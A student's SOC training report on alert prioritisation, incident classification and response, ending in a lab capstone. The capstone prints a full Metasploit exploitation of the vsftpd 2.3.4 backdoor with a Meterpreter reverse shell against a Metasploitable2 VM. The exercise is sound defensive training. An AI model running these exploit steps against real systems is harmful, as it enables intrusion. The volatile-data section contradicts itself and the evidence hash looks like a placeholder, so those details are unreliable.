Name: Prathamesh Sunil Lad

Date: 20-03-2026

1. Alert Priority Levels

Overview

Alert prioritization is a critical function in Security Operations Centers (SOC), enabling analysts to focus on the most impactful and urgent security events. Alerts are typically categorized into severity levels such as Critical, High, Medium, and Low, based on their potential impact on systems and the urgency of response required.

Core Concepts

1. Priority Definitions

Severity levels are assigned based on the potential damage and immediacy of the threat:

- **Critical:** Indicates severe impact with active exploitation, such as ransomware attacks or confirmed data breaches. Requires immediate response.
- **High:** Represents significant threats like unauthorized administrative access or exploitation attempts with high success probability.
- **Medium:** Includes suspicious activities such as repeated login failures or abnormal user behavior that may indicate potential threats.
- **Low:** Refers to low-risk or informational alerts, such as routine scans or benign anomalies.

2. Assignment Criteria

Effective prioritization requires evaluating multiple factors:

- **Asset Criticality:** Systems with high business value (e.g., production servers) are prioritized over non-critical assets (e.g., test environments).
- **Exploit Likelihood:** Vulnerabilities with publicly available exploits or active attack campaigns are considered higher risk.

- **Business Impact:** The potential consequences, including financial loss, operational disruption, or reputational damage, influence severity.

For example, the **Log4Shell vulnerability (CVE-2021-44228)** with a CVSS score of 9.8 is typically classified as **Critical** due to its high exploitability and widespread impact.

3. Scoring Systems

The **Common Vulnerability Scoring System (CVSS)** is widely used to quantify risk:

- **Base Metrics:** Measure intrinsic characteristics such as attack vector and impact.
- **Temporal Metrics:** Reflect current exploit availability and mitigation status.
- **Environmental Metrics:** Consider the specific organizational context, such as asset importance.

In addition to CVSS, SOC platforms like Splunk use **risk-based scoring models** to dynamically prioritize alerts based on contextual data.

Key Objectives

The primary objective of alert prioritization is to enable analysts to:

- Quickly identify high-risk incidents
- Allocate resources efficiently
- Reduce response time for critical threats
- Maintain consistency in decision-making using standardized criteria

2. Incident Classification

Overview

Incident classification is a fundamental process in security operations that involves identifying, categorizing, and labeling security incidents based on their nature and characteristics. Proper classification helps analysts understand the type of threat, prioritize response actions, and ensure consistent reporting across the organization.

Core Concepts

1. Incident Categories

Security incidents are grouped into categories based on their behavior and impact. Common categories include:

- **Malware:** Malicious software infections such as ransomware, trojans, or spyware.
- **Phishing:** Social engineering attacks aimed at stealing credentials or sensitive information.
- **DDoS (Distributed Denial of Service):** Attacks that overwhelm systems or networks to disrupt services.
- **Insider Threats:** Malicious or negligent actions by internal users, such as unauthorized data access or exfiltration.
- **Data Exfiltration:** Unauthorized transfer of sensitive data outside the organization.

For example, an employee transferring confidential files to an external device without authorization is classified as an **insider threat**.

2. Taxonomy and Standardization

Standardized frameworks are used to ensure consistency in classification:

- **MITRE ATT&CK Framework:** Provides a structured way to map incidents to attacker tactics and techniques. For instance, phishing attacks are mapped to **T1566 (Phishing)**.

- **ENISA Incident Taxonomy:** Offers a structured classification system for different types of cybersecurity incidents across industries.

- **VERIS (Vocabulary for Event Recording and Incident Sharing):** A framework used to describe incidents in a consistent and shareable format, often used in breach reporting.

These frameworks help analysts align incident data with globally recognized standards, improving communication and threat intelligence sharing.

3. Contextual Metadata

Accurate classification requires enriching incidents with relevant metadata, including:

- **Affected Systems:** Targeted devices, servers, or applications
- **Timestamps:** When the incident occurred and was detected
- **Source and Destination IP Addresses:** Indicators of attack origin and flow
- **Indicators of Compromise (IOCs):** Such as malicious file hashes, URLs, or domains

This additional context supports deeper analysis and improves the accuracy of investigations.

Key Objectives

The main objectives of incident classification are to:

- Accurately identify the nature of security incidents
- Ensure consistent labeling using standard frameworks
- Enhance investigation efficiency through structured data
- Enable better communication and reporting within the SOC

3. Basic Incident Response

Overview

Incident response is a structured approach to detecting, managing, and mitigating cybersecurity incidents. The goal is to minimize damage, reduce recovery time, and prevent future occurrences. A well-defined incident response process ensures that organizations can handle security events in a controlled and efficient manner.

Core Concepts

1. Incident Response Lifecycle

The incident response process follows a standardized lifecycle, as defined by frameworks such as NIST:

- **Preparation:**
  Establish policies, tools, and procedures such as incident response plans, playbooks, and monitoring systems.
- **Identification:**
  Detect and validate incidents through alert triage, log analysis, and monitoring tools.
- **Containment:**
  Limit the spread of the attack by isolating affected systems, blocking malicious IPs, or disabling compromised accounts.
- **Eradication:**
  Remove the root cause of the incident, such as deleting malware, patching vulnerabilities, or closing exploited entry points.
- **Recovery:**
  Restore systems and services to normal operation while ensuring they are secure and monitored for any signs of recurrence.
- **Lessons Learned:**
  Conduct post-incident analysis to identify gaps, improve processes, and update security controls.

2. Incident Response Procedures

Effective incident handling requires a set of practical procedures:

- **System Isolation:**
  Disconnect compromised systems from the network to prevent lateral movement.
- **Evidence Preservation:**
  Collect and preserve digital evidence such as memory dumps, logs, and file hashes to support investigation and potential legal actions.
- **Communication Protocols:**
  Ensure clear communication between SOC teams, management, and stakeholders during an incident.
- **Automation with SOAR Tools:**
  Use Security Orchestration, Automation, and Response (SOAR) platforms such as Splunk Phantom to automate repetitive tasks like alert enrichment, ticket creation, and response actions.

Key Objectives

The primary objectives of incident response are to:

- Detect and respond to incidents quickly and effectively
- Minimize operational and financial impact
- Preserve critical evidence for analysis
- Ensure business continuity and system recovery
- Continuously improve security posture through lessons learned

Practical Application

1. Alert Management Practice

Overview

Alert management is a critical SOC function that involves classifying, prioritizing, and responding to security alerts in a structured manner. This exercise focuses on building a practical workflow using tools such as Google Sheets, Wazuh, and TheHive to simulate real-world alert handling.

Tools Used: Google sheets, Wazuh, TheHive

- **Alert Classification System**

An alert classification table was created to map alerts with their respective types, priorities, and MITRE ATT&CK techniques.

A	B	C	D	E	F
Alert ID	Alert Name	Type	Priority	MTIRE Technique	Description
1	Phishing Email Link	Phishing	High	T1566	Suspicious URL in email
2	SSH Brute Force	Attack	Medium	T1110	Multiple failed logins
3	Log4Shell Exploit Attack	Exploit	Critical	T1190	Remote code execution
4	Port Scan	Recon	Low	T1046	Multiple port probes

This classification helps in quickly identifying the nature of threats and aligning them with known attacker techniques.


- **Alert Prioritization Using CVSS**

Alerts were prioritized based on CVSS scores to determine severity:

Alert	CVSS	Priority
Log4Shell	9.8	Critical
Ransomware	9+	Critical
Brute Force	5-7	Medium
Port Scan	2-4	Low

This approach ensures consistent and standardized prioritization of alerts based on risk severity.


- **Dashboard Creation**



The pie chart represents alert distribution based on Wazuh rule levels. Rule levels were mapped to severity categories: 0–6 (Low), 7–11 (Medium), 12–14 (High), and 15+ (Critical).

- **Incident Ticket**

Ticket in TheHive



- **Escalation Role-Play**

100-word email to escalate a Critical alert to Tier 2, summarizing the incident and IOCs.

Subject: Critical Alert Escalation – Ransomware Detected on Server-X

Dear Tier 2 Team,

A critical ransomware alert has been detected on Server-X via Wazuh SIEM at 01:14. Initial analysis identified a malicious file (crypto_locker.exe) and suspicious communication with IP address 192.168.1.50, indicating a potential system compromise. The affected host has been isolated from the network, and initial triage has been completed.

Due to the high severity and possible business impact, immediate investigation is required. Kindly proceed with detailed malware analysis, verify any lateral movement, and recommend recovery actions.

Please prioritize this case and share updates at the earliest.

Regards,
SOC Analyst

2. Response Documentation

Overview

Response documentation is essential for maintaining a structured and traceable record of incident handling. It ensures consistency, supports investigation, and helps improve future response processes. This task involved creating templates, logging investigation steps, preparing checklists, and conducting a mock post-mortem.

Tools Used: Google Docs

- **Incident Response Template**

1. Executive Summary

A phishing email containing a malicious link was detected and reported by a user. The email attempted to steal login credentials. Immediate action was taken to isolate the affected system and prevent further impact.

2. Timeline

- 14:00 – Phishing email reported
- 14:05 – Alert validated
- 14:10 – Endpoint isolated
- 14:30 – Investigation initiated

3. Impact Analysis

One user system was affected. No evidence of credential compromise or lateral movement was found. The threat was contained at an early stage.

4. Remediation Steps

- Blocked malicious URL
- Removed phishing email from inboxes
- Scanned affected system
- Updated email security filters

5. Lessons Learned

Improved email filtering and user awareness training are required to reduce phishing risks.

- **Investigation Steps Log**

Timestamp	Action
2025-08-18 14:00:00	Isolated endpoint
2025-08-18 14:30:00	Collected system logs
2025-08-18 15:00:00	Analyzed email headers
2025-08-18 15:30:00	Blocked malicious URL

- **Phishing Investigation Checklist**

☐ Confirm email header
☐ Check link reputation (VirusTotal)
☐ Identify affected users
☐ Verify email source domain
☐ Scan attachments

- **Post-Mortem**

The incident highlighted gaps in email filtering and user awareness. Early detection prevented major impact, but improvements are needed in phishing detection rules and employee training. Implementing stronger email security controls and regular awareness programs will reduce the likelihood of similar incidents in the future.

3. Alert Triage Practice

Overview

Alert triage is the process of analyzing security alerts to determine their validity, severity, and required response. This task involved simulating alert analysis using Wazuh and validating indicators of compromise (IOCs) using threat intelligence platforms such as VirusTotal and AlienVault OTX.

- **Triage Simulation**

Alert ID	Description	Source IP	Priority	Status
002	SSH login failures + sudo	127.0.0.1	High	Open

Analysis

Multiple failed SSH login attempts were detected from the local system (127.0.0.1), targeting the root account. The logs also show successful execution of sudo commands, indicating privilege escalation. This sequence suggests potentially suspicious activity rather than simple login failure. Due to the presence of elevated access, the alert is classified as High priority and requires further investigation.




Figure: Wazuh events showing multiple failed SSH login attempts and subsequent sudo (root) activity.

Document Details

View surrounding documents

View single document

Table JSON

t _index	wazuh-alerts-4.x-2026.03.19
t agent.id	000
t agent.name	prathamesh-VMware-Virtual-Platform
t data.euid	0
t data.srcip	127.0.0.1
t data.tty	ssh
t data.uid	0
t decoder.name	pam
t full_log	Mar 19 17:54:43 prathamesh-VMware-Virtual-Platform sshd[204926]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=127.0.0.1
t id	1773942884.1247182
t input.type	log
t location	journald
t manager.name	prathamesh-VMware-Virtual-Platform
t predecoder.hostname	prathamesh-VMware-Virtual-Platform
t predecoder.program_name	sshd
t predecoder.timestamp	Mar 19 17:54:43
t rule.description	PAM: User login failed.
# rule.firedtimes	2

Figure: Detailed log showing failed SSH authentication attempt (PAM: User login failed) from localhost (127.0.0.1).

- **Threat Intelligence Validation**

The IP address 127.0.0.1 was analyzed using AlienVault OTX and VirusTotal. No malicious reputation was found, as it represents a local loopback address. This indicates the activity originated from the host itself. Despite no external threat intelligence match, the behavior requires monitoring due to possible internal misuse or misconfiguration.

4. Evidence Preservation

Overview

Evidence preservation is a critical step in incident response to ensure that collected data remains intact, reliable, and admissible for analysis or legal purposes. This task involved collecting volatile data and documenting evidence with proper chain-of-custody procedures using tools such as Velociraptor and FTK Imager.

- **Volatile Data Collection**

Problem Statement

The volatile data collection task using Velociraptor could not be fully completed due to system resource limitations. The current lab environment is running multiple heavy security tools, including Wazuh and TheHive, which consume significant system memory (RAM) and processing power.

As a result, the system experienced performance degradation, including slow response times and instability during query execution. These constraints affected the ability to efficiently run Velociraptor queries such as network connection collection (`netstat()`) and export the results to CSV within a reasonable timeframe.

Additionally, the concurrent operation of Wazuh and TheHive increased execution time for forensic tasks and reduced available resources for Velociraptor, making it difficult to complete the task reliably.

Therefore, due to limited hardware capacity and high resource consumption by existing tools, the system was not capable of successfully completing the volatile data collection task as intended.

Volatile Data Collection

Volatile data was collected from a Windows virtual machine using Velociraptor. Network connection details were retrieved using the following query:

SELECT * FROM netstat

The results were exported and saved in CSV format for further analysis. This data helps identify active connections, suspicious IP addresses, and ongoing communication at the time of investigation.

Evidence Collection

A memory dump of the affected system was collected using Velociraptor:

SELECT * FROM Artifact.Windows.Memory.Acquisition

The collected memory image was then hashed using the SHA-256 algorithm to ensure integrity:

sha256sum memory_dump.raw

Evidence Documentation (Chain of Custody)

Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-X Dump	SOC analyst	2025-08-18	3f5d8c2a9a1b4e7f6c8d9e0b1a2c3d4e5f67890123456789abcdef1234567890

5. Capstone Project: Full Alert-to-Response Cycle

- **Attack Simulation**

A simulated attack was performed using Metasploit to exploit a known vulnerability in the VSFTPD 2.3.4 service running on the Metasploitable2 virtual machine. The exploit module `exploit/unix/ftp/vsftpd_234_backdoor` was used to target the victim system (192.168.204.129) from the attacker machine (192.168.204.128).

The exploitation was successful, resulting in a Meterpreter session, which provided remote command execution capabilities on the target system. This confirms that the service was vulnerable and allowed unauthorized access.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.204.129
RHOST => 192.168.204.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.204.128
LHOST => 192.168.204.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.204.128:4444
[+] 192.168.204.129:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.204.128:4444 -> 192.168.204.129:50579) at 2026-03-20 15:43:08 +0530

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100700/rwx------  1188612  fil   2026-03-17 17:59:21 +0530  RNPAflWcSxs
040755/rwxr-xr-x  4096     dir   2012-05-14 09:05:33 +0530  bin
040755/rwxr-xr-x  1024     dir   2012-05-14 09:06:28 +0530  boot
040755/rwxr-xr-x  4096     dir   2010-03-17 04:25:51 +0530  cdrom
040755/rwxr-xr-x  13820    dir   2026-03-17 17:32:28 +0530  dev
040755/rwxr-xr-x  4096     dir   2026-03-17 17:46:57 +0530  etc
040755/rwxr-xr-x  4096     dir   2010-04-16 11:46:02 +0530  home
040755/rwxr-xr-x  4096     dir   2010-03-17 04:27:40 +0530  initrd
100644/rw-r--r--  7929183  fil   2012-05-14 09:05:56 +0530  initrd.img
040755/rwxr-xr-x  4096     dir   2012-05-14 09:05:22 +0530  lib
040700/rwx------  16384    dir   2010-03-17 04:25:15 +0530  lost+found
100700/rwx------  1188612  fil   2026-03-17 17:56:49 +0530  mZwxJJpKPN
040755/rwxr-xr-x  4096     dir   2010-03-17 04:25:52 +0530  media
040755/rwxr-xr-x  4096     dir   2010-04-29 01:46:56 +0530  mnt
100600/rw-------  5821     fil   2026-03-17 17:32:38 +0530  nohup.out
040755/rwxr-xr-x  4096     dir   2010-03-17 04:27:39 +0530  opt
040555/r-xr-xr-x  0        dir   2026-03-17 17:32:09 +0530  proc
040755/rwxr-xr-x  4096     dir   2026-03-17 17:32:38 +0530  root
040755/rwxr-xr-x  4096     dir   2012-05-14 07:24:53 +0530  sbin
040755/rwxr-xr-x  4096     dir   2010-03-17 04:27:38 +0530  srv
040755/rwxr-xr-x  0        dir   2026-03-17 17:32:10 +0530  sys
041777/rwxrwxrwx  4096     dir   2026-03-17 17:32:48 +0530  tmp
040755/rwxr-xr-x  4096     dir   2010-04-28 09:36:37 +0530  usr
040755/rwxr-xr-x  4096     dir   2010-03-17 19:38:23 +0530  var
100644/rw-r--r--  1987288  fil   2008-04-10 22:25:41 +0530  vmlinuz
```

Figure: Successful exploitation of VSFTPD 2.3.4 vulnerability using Metasploit, resulting in Meterpreter session and remote access.

- **Reporting**

Capstone Incident Report

Executive Summary:

A simulated cyberattack was conducted using Metasploit to exploit a vulnerability in the VSFTPD 2.3.4 service on a Metasploitable2 system. The attack resulted in unauthorized access, demonstrating a successful exploitation of a public-facing service.

Timeline:

- 15:43 – Attack initiated from attacker system

- 15:43 – Meterpreter session established
- 15:44 – Wazuh detected suspicious FTP activity
- 15:45 – Alert triaged and validated
- 15:47 – Response initiated using CrowdSec

Analysis:
The attack leveraged a known backdoor vulnerability, allowing remote command execution. The activity was mapped to MITRE ATT&CK technique T1190 (Exploit Public-Facing Application).

Response Actions:
The attacker's IP was blocked and the target system was isolated to prevent further compromise.

Recommendations:
Patch vulnerable services, restrict unnecessary open ports, implement strong monitoring rules, and enforce network segmentation.

- **Stakeholder Briefing**

A simulated cyberattack was conducted to evaluate system security. The attack targeted a vulnerable FTP service and successfully gained unauthorized access. Our monitoring system detected the activity in real time, and immediate action was taken to block the attacker and isolate the affected system. No actual damage occurred as this was a controlled test. The exercise demonstrated the effectiveness of our detection and response capabilities while highlighting the need for regular patching and improved security controls. Future measures will focus on strengthening system defenses and preventing similar vulnerabilities from being exploited.